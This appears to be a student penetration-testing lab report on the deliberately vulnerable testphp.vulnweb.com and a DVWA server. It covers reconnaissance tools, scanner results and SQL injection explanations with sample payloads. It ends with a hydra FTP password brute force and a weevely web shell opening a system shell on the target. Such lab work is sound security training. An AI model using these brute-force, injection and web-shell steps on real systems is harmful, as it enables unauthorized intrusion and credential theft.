
We can find out Email ID of employees of company
With the help of KALI LINUX
Tool : **Dmitry**
Command : **dmitry -e 176.28.50.165**
Command : **dmitry -e testphp.vulnweb.com**
But I think ,server does't have any email id as show in the screenshot

```
crashoverrider@kali:~$ dmitry -e 176.28.50.165
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:176.28.50.165
HostName:rs202995.rs.hosteurope.de

Gathered E-Mail information for rs202995.rs.hosteurope.de
---------------------------------
Searching Google.com:80...
Searching Altavista.com:80...
Found 0 E-Mail(s) for host rs202995.rs.hosteurope.de, Searched 0 pages containing 0 results

All scans completed, exiting
crashoverrider@kali:~$ dmitry -e testphp.vulnweb.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:176.28.50.165
HostName:testphp.vulnweb.com

Gathered E-Mail information for testphp.vulnweb.com
---------------------------------
Searching Google.com:80...
Searching Altavista.com:80...
Found 0 E-Mail(s) for host testphp.vulnweb.com, Searched 0 pages containing 0 results

All scans completed, exiting
```

14. Social Networking Profiles of employees

- With the help of Tool "**userecon**" in **kali linux** we can find out the social networking
- Profile of employees of server.

```
rashoverrider@kali:~/userrecon$ sudo ./userrecon.sh
```




```
[?] Input Username: testphp.vulnweb.com

[*] Checking username testphp.vulnweb.com on:
[+] Instagram:  Found! https://www.instagram.com/testphp.vulnweb.com
[+] Facebook: Not Found!
[+] Twitter:  Found! https://www.twitter.com/testphp.vulnweb.com
[+] YouTube: Not Found!
[+] Blogger:  Found! https://testphp.vulnweb.com.blogspot.com
[+] GooglePlus:  Found! https://plus.google.com/+testphp.vulnweb.com/posts
[+] Reddit: Not Found!
[+] Wordpress:  Found! https://testphp.vulnweb.com.wordpress.com
[+] Pinterest:  Found! https://www.pinterest.com/testphp.vulnweb.com
```

```
crashoverrider@kali:~/userrecon$ cat testphp.vulnweb.com.txt
https://www.instagram.com/testphp.vulnweb.com
https://www.twitter.com/testphp.vulnweb.com
https://testphp.vulnweb.com.blogspot.com
https://testphp.vulnweb.com.wordpress.com
https://www.pinterest.com/testphp.vulnweb.com
https://testphp.vulnweb.com.tumblr.com
https://soundcloud.com/testphp.vulnweb.com
https://testphp.vulnweb.com.deviantart.com
https://imgur.com/user/testphp.vulnweb.com
https://fotolog.com/testphp.vulnweb.com
https://www.mixcloud.com/testphp.vulnweb.com
https://cash.me/testphp.vulnweb.com
https://www.instructables.com/member/testphp.vulnweb.com
https://keybase.io/testphp.vulnweb.com
https://testphp.vulnweb.com.livejournal.com
https://angel.co/testphp.vulnweb.com
https://foursquare.com/testphp.vulnweb.com
https://www.gumroad.com/testphp.vulnweb.com
https://testphp.vulnweb.com.newgrounds.com
https://www.canva.com/testphp.vulnweb.com
https://creativemarket.com/testphp.vulnweb.com
https://testphp.vulnweb.com.hubpages.com/
https://testphp.vulnweb.com.contently.com
https://houzz.com/user/testphp.vulnweb.com
https://www.colourlovers.com/love/testphp.vulnweb.com
https://testphp.vulnweb.com.slack.com
https://www.trip.skyscanner.com/user/testphp.vulnweb.com
https://testphp.vulnweb.com.basecamphq.com/login
```

15. LinkedIn Search for profiles with company name

I am using **Kali linux**

Tool : **theHarvester**

Command : **theHarvester -d testphp.vulnweb.com -l 500 -b linkedin**

```
crashoverrider@kali:~$ theHarvester -d testphp.vulnweb.com -l 500 -b linkedin

*******************************************************************
*                                                                 *
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 3.1.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: testphp.vulnweb.com

[*] Searching Linkedin.
        Searching 100 results.
        Searching 200 results.
        Searching 300 results.
        Searching 400 results.
        Searching 500 results.

[*] No users found Linkedin.


[*] No IPs found.

[*] No emails found.

[*] No hosts found.
```

16. Address of company

https://ipee.at/vulnweb.com

ipee.at

vulnweb.com Check Me? English

IP Address:	**176.28.50.165**
Host Name:	vulnweb.com
Domain	vulnweb.com
ISP:	Host Europe GmbH
Country:	Germany (Deutschland) - [w Wikipedia]
Region:	North Rhine-Westphalia - [Official Site] [w Wikipedia]
Latitude:	51.4476
Longitude:	7.0122
Distance from You:	4,345 miles
Location:	

View Larger Map (The location is best guessed, and can be incorrect.)

17. Director/CEO of company

Director/CEO of this website is not found

18. Check firewall and load balancer presence

To checking firewall on server

I am using KALI LINUX

Tool : **wafw00f**

Command : **wafw00f** http://testphp.vulnweb.com

After executing command it will show that no web application firewall found

19. Checking directory listing, if enabled write the directory structure

Listing of directory is not enabled on this website

20. Check for files such as robots.txt and sites.xml

To find "**robots.txt**" we have to add /robots.txt to the url of that website

But when i add **/robots.txt** to the url of website tesphp.vulnweb.com
it doesn't show any robots.txt file


- **sitex.xml also** not found

2. Based on the Information from above source, scan the website of company for vulnerabilities
through different scanners, make a report on vulnerability which you find there.

To find vulnerabilities of the website
I am using two tools
First tool is windows based tool called
acunetix
and second tool is Linux based tool called
nikto

command : sudo nikto -h 176.28.50.165

Acunetix


Acunetix Web Vulnerability Scanner (Trial Edition)
File Actions Tools Configuration Help
New Scan
Tools Explorer
Web Vulnerability Scanner
Web Scanner
Tools
Site Crawler
Target Finder
Subdomain Scanner
Blind SQL Injector
HTTP Editor
HTTP Sniffer
HTTP Fuzzer
Authentication Tester
Compare Results
Web Services
Web Services Scanner
Web Services Editor
Configuration
Application Settings
Scan Settings
Scanning Profiles
General
Program Updates
Version Information
Licensing
Support Center
Purchase
User Manual
AcuSensor
Report
Start URL: http://testphp.vulnweb.com:80/
Profile: Default
Start
Scan Results
Status
Scan Thread 1 (http://testphp.vulnweb.co...
Finished (214 alerts)
Web Alerts (214)
Blind SQL Injection (37)
CRLF injection/HTTP response splitti...
Cross site scripting (2)
Cross site scripting (verified) (27)
Directory traversal (verified) (2)
HTTP parameter pollution (2)
Macromedia Dreamweaver remote d...
PHP allow_url_fopen enabled (1)
Script source code disclosure (2)
Server side request forgery (2)
SQL injection (verified) (43)
Weak password (1)
.htaccess file readable (1)
Application error message (5)
Backup files (2)
Directory listing (14)
Error message on page (7)
HTML form without CSRF protection ...
Insecure crossdomain.xml file (1)
JetBrains .idea project directory (1)
acunetix
Alerts summary
214 alerts
acunetix threat level
Level 3: High
Acunetix Threat Level 3
One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.
Total alerts found 214
High 121
Medium 47
Low 8
Informational 38
Target information http://testphp.vulnweb.com:80/
Statistics 54495 requests
Progress Scan is finished 100.00%
Activity Window
07.19 10:45.29, [Warning] Unable to download update information. Please review your settings or try later.
Application Log
Error Log
Solve PC issues: 4 important messages

Nikto

Command : sudo nikto -h 176.28.50.165 -p 80

```
crashoverrider@kali:~$ sudo nikto -h 176.28.50.165 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          176.28.50.165
+ Target Hostname:    176.28.50.165
+ Target Port:        80
+ Start Time:         2020-07-18 23:11:18 (GMT5.5)
---------------------------------------------------------------------------
+ Server: nginx/1.4.1
+ Retrieved x-powered-by header: PHP/5.3.10-1~lucid+2uwsgi2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ /clientaccesspolicy.xml contains a full wildcard entry. See http://msdn.microsoft.com/en-us/library/cc197955(v=vs.95).aspx
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards.
+ /crossdomain.xml contains a full wildcard entry. See http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ /CVS/Entries: CVS Entries file may contain directory listing information.
+ OSVDB-3268: /admin/: Directory indexing found.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY stri
ngs.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY stri
ngs.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY stri
ngs.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY stri
ngs.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (connect error): Network is unreachable
+ Scan terminated:  20 error(s) and 15 item(s) reported on remote host
+ End Time:           2020-07-19 06:30:17 (GMT5.5) (26339 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
crashoverrider@kali:~$
```


VULNERABILITY

- 1. Basic Authentication Bypass
- 2. GET based SQL Injections
- 3. POST based SQL Injections
- Some 3 advanced sql injection method also present there

❑ Error Based SQL Injections :

Sometimes, we cannot exploit SQL Injection vulnerabilities simply by using UNION command. This may be because of some security checks in place or because of the complexity of the code. So to perform error based SQL injections, we make websites to throw SQL errors through which we can extract critical information. Now, different database servers employs different approach of performing error based SQL injections as the errors they throw are different in nature.
For better understanding, let us have a look at the example below:

In Microsoft SQL server, there is an SQL function called convert(), which is used to convert the second parameter to the data type given in the first parameter.
Have a look at the syntax: convert(<data type>,<value>)

vulnerability (cont'd)

This means, if we use convert(int,'145'), the output will be 145.
But, what if we try to convert a value which is not a valid data type like this convert(int,'abcd')
As you might have expected, the server will throw an error saying:
"Cannot convert string 'abcd' into an int"

So, our motive is to perform SQL injection. This means, instead of using convert(int,'abcd) we ask the SQL server to convert(int,db_name()). As you know, db_name() is same as database() and suppose the database name is 'secret_database'. If we try to convert it, the server will throw an error saying:
"Cannot convert 'secret_database' into int"
Now, if a website throws a message that shows SQL errors, this means we can definitely perform SQL injection here. Using SQL injection, we can easily retrieve the name of the database. And once the database name is known we can easily fetch the names of the tables, columns and finally the data too. These SQL injections are referred to as Error based SQL injection, where we perform SQL injections when a web application throws an SQL error.

vulnerability (cont'd)

• Boolean Based Blind Injections:

- To understand the injection, let's fragment it as Boolean + Blind Injections.
  So, Boolean in terms of programming simply means True or False. This means, while performing these injections, we might be asking server to respond us as either true or false.
  Now, the second part is Blind Injections or Blind SQL injections. As the name suggests, these injections are used where we are successfully able to fetch critical data but somehow the extracted data is not visible on the website (hence, the name blind), which may be attributed to how the website is build.
  So, combining both these parts, in Boolean based blind injections, we perform SQL injections by asking server True or False questions and on the basis of the response, we can extract crucial information.
  Let's have a look at the example below:
  Suppose, If we want to fetch name of a student from a website, we will simply use this SQL query

  Select name from students where id=121

  The output will be the name of the student against the id 121.
  Now, to perform Boolean based blind injections, we use AND operator. Have a look at the query below where we have used boolean based blind injection to fetch the name of the student
- Select name from students where id=121 AND 1=1+

  As 1 equals to 1 us universally true, the output will fetch the name of the student. So, how is this injection different from others as we are just extracting the same information in a different way.
  Well, what if we use this query instead.

vulnerability (cont'd)

Select name from students where id=121 AND 1=0+

Now, 1 can never be equal to zero, this means the output will be blank. So, in such cases boolean based blind injections comes into play. This is how the query will look like:

Select name from students where id=121 AND (get_first_character_of(password))='a'--+

Look carefully, this time we are asking server to tell us the first character as 'true' or 'false'. If the output shows the student name, this means the password starts from 'a' and we can proceed further in a similar way to fetch the complete password and if there is no output, it means that the password must start with some other letter. This is how, Boolean based Blind Injections are performed.

vulnerability (cont'd)

- **Time Based Blind Injections:**

These injections are used in those cases where we fail to extract data either by using UNION or ERROR based SQL injections and can neither ask a website questions as True or False. So, in order to extract critical information, we tamper with the server response time.
Whenever a request is made to the server, it takes some time to fetch the information and deliver it to us, this is called as response time. Now, if we tamper with this response time, we can extract some crucial information.

The syntax of Time based Blind injections is similar to Boolean based blind injections. Have a look at the query for time based blind injections.
Select name from students where id=121 AND (if the 1st character of the password = 'a' then sleep for 10 seconds)--+

Here, you can see, we are asking the server to tell us the first character of the password. If the password starts from 'a', the server will sleep for 10 seconds, which means increase in response time by 10 seconds. And, if the password does not start with 'a', the server will take it's usual response time. In a similar way, we can predict the whole password. This is how, Time based blind injections are performed.

Using this injection has lot of disadvantages. Firstly, as you can see every time we are making a request to server, it sleeps for 10 seconds. This means, this injection will take a lot of time. Secondly, the response time is also dependent on the speed of the internet. If the connection drops in between, it will increase the response time and hence will lead to faulty results.

vulnerability (cont’d)

- **Cross-site Scripting**

- Cross-site scripting (XSS) is a type of web application security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec up until 2007. In 2017, XSS attacks were still considered a major threat vector. XSS effects vary in range from petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner network.

vulnerability (cont'd)

- Weak password

- Weak passwords always play a major role in any hack. For the ease of user, sometime applications do not enforce password complexity and as a result of that users use simple passwords such as password, password123, Password@123, 12345, god, own mobile number etc. Weak password does not always mean length and the characters used, it also means the guessability. Name@12345, it looks quite complex password but can be guessable. So do not use password related to name, place, or mobile number. Weak passwords can be guessable or attacker can bruteforce if the length of the password is very small, so try to use random strings with special characters. Though that can be hard to remember as a security point of view it's quite secure.
- Strong password is also needed to be stored properly. Let's say, for example, I created a huge metal safe to store all my valuable things and put the key just on top of that. It won't provide security. It's not just about the safe but also about the security of the key. Similarly creating a very complex password won't serve the purpose if we write it and paste it on our desk which also should be kept safe.

3. Try to hack that server for services which you found there like ftp, login passwords. In report write the tools which you have used to hack on that server and its output.


- To hack server , I am using KALI LINUX and tool is :
- crunch : to make password list
- hydra-wizard : to hack the server
- In terminal
- Command : crunch 4 4 -t %%%% -o ftp_pass.txt
- hydra-wizard
- After executing both command after some time it will show the password

as shown in the screenshot

```
root@kali:~# hydra-wizard

Welcome to the Hydra Wizard

Enter the service to attack (eg: ftp, ssh, http-post-form): ftp
Enter the target to attack (or filename with targets): 52.66.246.14
Enter a username to test or a filename: test
Enter a password to test or a filename: /root/ftp_pass.txt
If you want to test for passwords (s)ame as login, (n)ull or (r)everse login, en
ter these letters without spaces (e.g. "sr") or leave empty otherwise: s
Port number (press enter for default):

The following options are supported by the service module:
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-19 16:13:
12

Help for module ftp:
==============================================================================
The Module ftp does not need or support optional parameters

If you want to add module options, enter them here (or leave empty):
```

```
If you want to add module options, enter them here (or leave empty):

The following command will be executed now:
 hydra -l test -P /root/ftp_pass.txt -u -e s   52.66.246.14 ftp

Do you want to run the command now? [Y/n]

Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-19 16:13:
16
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa
iting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10002 login tries (l:1/p:100
02), ~626 tries per task
[DATA] attacking ftp://52.66.246.14:21/
[21][ftp] host: 52.66.246.14   login: test   password: 2143
[STATUS] 112.00 tries/min, 112 tries in 00:01h, 9890 to do in 01:29h, 16 active
[STATUS] 37.33 tries/min, 112 tries in 00:03h, 9890 to do in 04:25h, 16 active
```

- I am uploading php file to the server



❑ Hacking the server

weevely http://52.66.246.14/DVWA/hackable/uploads/abc.php 12345678

```
root@kali:~# weevely http://52.66.246.14/DVWA/hackable/uploads/abc.php 12345678

[+] weevely 4.0.1

[+] Target:     apache@ip-172-31-4-15.ap-south-1.compute.internal:/
[+] Session:    /root/.weevely/sessions/52.66.246.14/abc_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

